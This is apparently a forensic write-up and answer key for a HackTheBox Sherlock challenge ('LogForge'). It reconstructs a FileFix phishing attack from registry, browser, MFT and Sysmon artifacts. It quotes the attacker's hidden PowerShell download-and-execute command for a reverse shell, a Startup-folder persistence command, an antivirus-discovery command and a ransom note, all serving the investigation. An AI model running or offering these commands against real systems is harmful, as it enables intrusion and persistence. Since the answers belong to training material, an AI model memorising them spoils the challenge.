LogForge — HTB SOC Sherlock Investigation

Malware Analysis & Digital Forensics Investigation

Scenario

At AcmeSys Corp, employee John Miller reported unusual PC behavior after installing a Chrome update and running a command in File Explorer. You have been provided with a triage image for investigation. Your task is to analyze the artifacts and uncover the attack chain.

Task 1: Last Successful Login

Question: When was the user's last successful login to the system?
Answer: `2025-08-11 06:46:52`

Methodology

To determine the last successful login, we analyzed the **SAM** (Security Account Manager) hive. The SAM hive stores local user account information, including login timestamps and password hashes, providing a reliable source for determining the most recent successful logon.

We loaded the SAM hive in Registry Explorer and navigated to: **SAM\Domains\Account\Users**

Vali...	...	Total Login Count	User Name	Last Login Time	Groups	Last Password Cha...	Cr...	Inv...
☐	=	=	ABC	=	ABC	=	=	=
☑	1000	8	user	2025-08-11 06:46:52	Administrators, Users	2024-11-06 14:49:02	20...	

Figure 1: SAM Hive — Last Login Time

The user's last successful login was **2025-08-11 06:46:52**.

Task 2: Browser Last Opened

Question: When did the victim last open the browser they regularly used on the system?
Answer: `2025-08-11 07:12:17`

Methodology

We analyzed the **UserAssist** registry key, which tracks application execution history, including run count, focus time, and last execution timestamp, making it ideal for determining when the user last opened their browser.
We examined:

`NTUSER.DAT → Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist`

Values | UserAssist

Drag a column header here to group by that column

Program Name	Run Counter	Focus Count	Last Executed	Focus Time
C:\Users\user\Downloads\ChromeSetup.exe	1	0	2024-11-06 14:53:18	0d, 0h, 00m, 00s
Chrome	9	33	2025-08-11 07:12:17	0d, 0h, 23m, 08s
C:\Users\Public\Desktop\Google Chrome.lnk	9	0	2025-08-11 07:12:17	0d, 0h, 00m, 00s

Figure 2: UserAssist — Chrome Execution History
The user last opened Chrome at **2025-08-11 07:12:17**.

Task 3: Malicious Website

Question: The user accessed a malicious website as a result of phishing attempt. What is the URL?
Answer: `https[:]//cool-bunny-55393d[.]netlify[.]app/`

Methodology

We analyzed the Chrome browsing history database, which provides a complete record of websites visited, including timestamps, making it ideal for identifying the initial malicious site. It stores these records in a SQLite database at:

`Users\user\AppData\Local\Google\Chrome\User Data\Default\History`

Using **DB Browser for SQLite**, we examined the `urls` table and identified a suspicious domain:

urls
visit_source
visited_links
visits

12		le.com/search?...	how to win iphone 16 - بحث Google
13		ube.com/watch?...	10x iPhone 16 Pro Max GIVEAWAY!
14		le.com/search?...	0xSh3rl0ck - بحث Google
15	61	https://0xsh3rl0ck.github.io/	0xSh3rl0ck
16	62	https://cool-bunny-55393d.netlify.app/	0xSh3rl0ck shared a file with you

Figure 3: Chrome History — Malicious URL
The malicious URL was `https[:]//cool-bunny-55393d[.]netlify[.]app/`.

Task 4: Reverse Shell Installation URL

Question: After the user visited the website, they were directed to copy a command from the website and enter it into the File Explorer search bar. Shortly after, strange behavior was noticed. What is the full URL that installed the reverse shell on the victim's device?
Answer: `http://192[.]168[.]26[.]128:8000/rev.ps1`

Methodology

The **TypedPaths** registry key stores strings that users have typed into the File Explorer address bar - in this case, the complete PowerShell command.

We examined:
NTUSER.DAT → Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths




Figure 4: TypedPaths — PowerShell Command

Command Found:

```
powershell -Command "Start-Process powershell -Verb RunAs -WindowStyle Hidden
-ArgumentList '-ExecutionPolicy Bypass -NoProfile -Command IEX(New-Object Net.WebClient)
.DownloadString(''http://192[.168.26.128:8000/rev.ps1'')'" # chrome.exe --update --fix
--hash="1e693edc-bcc1-4503-b898-7c0b2899d03c"
```

Conclusion

The reverse shell was installed using the URL `http://192[.]168.26.128:8000/rev.ps1`.

Task 5: Attack Type

Question: Based on the analysis of the previously identified command, what is this type of attack called?
Answer: `FileFix`

The attack technique used involved directing the user to copy a malicious command and paste it into File Explorer. This is known as a **FileFix** attack, which targets non-technical users through social engineering and command manipulation.

Task 6: Attacker Email Address

Question: After the attack, the user noticed that Notepad had opened with a message left by the attacker. What is the email address of the attacker?
Answer: `0xSh3rl0cK@protonmail[.com`

Methodology

Attackers often drop ransom notes or contact information in plaintext files. Analyzing the MFT allows us to discover these files even if they have been deleted because it contains metadata for all files on the system, including recently created files.

We used `MFTECmd.exe` to parse the MFT:

```
.\MFTECmd.exe -f 'C:\Users\ayman\Downloads\Sherlocks\LogForge\$MFT' --
   csv "C:\Users\ayman\OneDrive\Desktop" --dr
```

Then we searched the parsed output for keywords like "Contact", "email", or "@" to locate the attacker's contact information:

```
PS C:\Users\ayman\Documents\Tools> Select-String -Path "C:\Users\ayman\OneDrive\Desktop\Resident\*" -Pattern "Contact"

C:\Users\ayman\OneDrive\Desktop\Resident\20407-1-1_doc_offline_getconnected.xml.bin:4:      <text style="regular">It loo
ks like this device isn't connected to the Internet. Please contact your company's support person for help.
</text>
C:\Users\ayman\OneDrive\Desktop\Resident\20408-1-1_doc_offline_getconnected.xml.bin:4:      <text style="regular">It loo
ks like this device isn't connected to the Internet. Please contact your company's support person for help.
</text>
C:\Users\ayman\OneDrive\Desktop\Resident\93420-8-1_README.txt.bin:1:-----[YOUR FILES ARE ENCRYPTED]-----nnAll your impor
tant files have been encrypted using AES-256.nYou have 72 hours to pay or lose your data.nContact:
0xSh3rl0cK@protonmail.com
C:\Users\ayman\OneDrive\Desktop\Resident\94854-4-1_LICENSE.bin:8:If you are interested in licensing the Software, please
 contact www.widevine.com
C:\Users\ayman\OneDrive\Desktop\Resident\98282-1-1_presence.dtd.bin:11:<!ELEMENT tuple (status? | contact? | note? | tim
estamp?)* >
C:\Users\ayman\OneDrive\Desktop\Resident\98282-1-1_presence.dtd.bin:18:<!ELEMENT contact (#PCDATA)>
C:\Users\ayman\OneDrive\Desktop\Resident\98282-1-1_presence.dtd.bin:19:<!ATTLIST contact priority CDATA #REQUIRED>
```

Figure 5: MFT Analysis — README.txt.bin

The attacker's email address was `0xSh3rl0cK@protonmail[.com`.

Task 7: Malware Full Path

Question: The attacker downloaded malware to infect the victim's device. What is the full path of the malicious malware file?

Answer: `C:\Windows\Temp\WindowsUpdate.exe`

Methodology

We analyzed Sysmon **Event ID 1** (Process Creation) for suspicious processes. This event provides the most comprehensive view of process execution (image path, command line, parent process, and hashes), allowing us to identify the exact location and command line of malware. After filtering for events following the PowerShell execution, we found a suspicious process:




Figure 6: Sysmon Event ID 1 — WindowsUpdate.exe

Conclusion

The malicious malware file was located at `C:\Windows\Temp\WindowsUpdate.exe`.

Task 8: Product Name

Question: What is the product name of this malicious file?
Answer: `Virtuoso`

From the same Sysmon Event ID 1, we examined the `Product` field of the executable:
Product: Virtuoso

Task 9: Malware Directories

Question: The malware created several directories on the system. Under which path were these files created?
Answer: `C:\Windows\`

Methodology

We filtered Sysmon **Event ID 11** (File Creation) for processes related to `WindowsUpdate.exe`:

```
2025-08-11 07:32:48  C:\Windows\CombinedStarts
2025-08-11 07:32:48  C:\Windows\PastDesigns
2025-08-11 07:32:48  C:\Windows\InterestedHobbies
2025-08-11 07:32:48  C:\Windows\ChancellorFuneral
```

We can see that all these directories were created under `C:\Windows\`.

Task 10: Script Staging Command

Question: A script file was staged on the machine by the malware. What is the full command used to achieve this?
Answer: `"C:\Windows\System32\cmd.exe" /c copy Cricket Cricket.bat & Cricket.bat`

Methodology

We analyzed Sysmon Event ID 1 for processes associated with `WindowsUpdate.exe`:




Figure 7: Sysmon Event ID 1 — Script Staging

The full command was: `"C:\Windows\System32\cmd.exe" /c copy Cricket Cricket.bat & Cricket.bat`.

Task 11: Staged Script Path

Question: What is the full path of the staged script file?
Answer: `C:\Users\user\AppData\Local\Temp\Cricket.bat`

Methodology

The Sysmon Event ID 1 output showed the command executed in `C:\Users\user\AppData\Local\Temp`. The staging command `copy Cricket Cricket.bat` confirmed the script was saved as `Cricket.bat` in this directory.

Task 12: Automation Utility Path

Question: The attacker dropped an automation utility on the system with a legacy file format. What is the full path of this newly dropped file?
Answer: `C:\Users\user\AppData\Local\Temp\316094\Intranet.pif`

Methodology

We analyzed Sysmon Event ID 1 for processes with unusual or legacy file extensions.
The term "automation utility" pointed to **AutoIt**, a legitimate Windows scripting tool often abused by attackers to package malicious scripts into executables.
The mention of "legacy file format" suggested a file extension that Windows still executes but is rarely used today — such as `.pif` (Program Information File), a format from the MS-DOS era that is still treated as an executable by Windows.




Figure 8: Sysmon Event ID 1 — Intranet.pif
The automation utility was located at:
`C:\Users\user\AppData\Local\Temp\316094\Intranet.pif`

Task 13: Utility Name and Version

Question: What is the name and version of the utility?
Answer: `AutoIt 3.3.14.3`

From the Sysmon Event ID 1 for `Intranet.pif`:

```
Description: AutoIt v3 Script
FileVersion: 3, 3, 14, 3
Product: AutoIt v3 Script
```

Task 14: Dropped Script Name

Question: Using this utility, the attacker dropped another script on the system. What is the name of this script?
Answer: `Virtuoso.js`

Methodology

We filtered Sysmon **Event ID 11** (File Creation) for processes related to `Intranet.pif`:




Figure 9: Sysmon Event ID 11 — Virtuoso.js

Task 15: EDR/AV Discovery Command

Question: In order to evade defenses for unattended access, the malware executed commands to look for EDR and antivirus presence on the system. What is the full command line of the second command used to achieve this?
Answer: `findstr -I "avastui avgui bdservicehost nswscsvc sophoshealth"`

Methodology

To find the EDR/AV discovery commands, we searched Sysmon Event ID 1 for processes looking for well-known antivirus software. **Avast** is one of the most commonly used antivirus solutions, so we searched for processes containing `avast`

This led us to a `findstr.exe` command scanning for multiple AV products:




Figure 10: Sysmon Event ID 1 — EDR/AV Discovery

Task 16: Persistence Setup Command

Question: What is the full command used to set up persistence on the system?
Answer: `cmd /k echo [InternetShortcut] > "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & echo URL="C:\Users\user\AppData\Local\Immersive Creations Co\Virtuoso.js" >> "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & exit`

Methodology

To identify the persistence mechanism, we analyzed Sysmon Event ID 1 for processes creating files in the Windows Startup folder. The Startup folder is a common persistence location where programs are automatically executed when a user logs in.




Figure 11: Sysmon Event ID 1 — Persistence Setup

Attack Chain & Conclusion

The investigation successfully reconstructed the complete attack chain:

1. **Phishing:** User visited `https://cool-bunny-55393d[.netlify.app/` and was directed to copy a malicious command.
2. **FileFix Execution:** User pasted the command into File Explorer, triggering a PowerShell reverse shell download from `http://192[.168.26.128:8000/rev.ps1`.
3. **Malware Download:** PowerShell downloaded `WindowsUpdate.exe` to `C:\Windows\Temp\`.
4. **Directory Creation:** Malware created multiple directories under `C:\Windows\`.
5. **Script Staging:** Malware copied `Cricket` to `Cricket.bat` and executed it.
6. **Automation Utility:** Dropped `Intranet.pif` (AutoIt 3.3.14.3) to `C:\Users\user\AppData\Local\Temp\316094\`.

7. **Secondary Script:** AutoIt dropped `Virtuoso.js` to `C:\Users\user\AppData\Local\Immersive Creations Co\`.
8. **EDR/AV Discovery:** Used `findstr` to check for Avast, AVG, Bitdefender, Sophos, and other AV products.
9. **Persistence:** Created `Virtuoso.url` in the Startup folder to execute the malicious script on login.
10. **Attacker's note:** Dropped a ransomware note with contact email `0xSh3rl0cK@protonmail.]com`.

The investigation demonstrated the effective use of:

- **SAM Hive:** Last successful login
- **UserAssist:** Application execution history
- **Chrome History:** Malicious website identification
- **TypedPaths:** FileFix attack discovery
- **Sysmon Event IDs 1, 11:** Process creation and file creation tracking
- **MFT Analysis:** Ransomware note discovery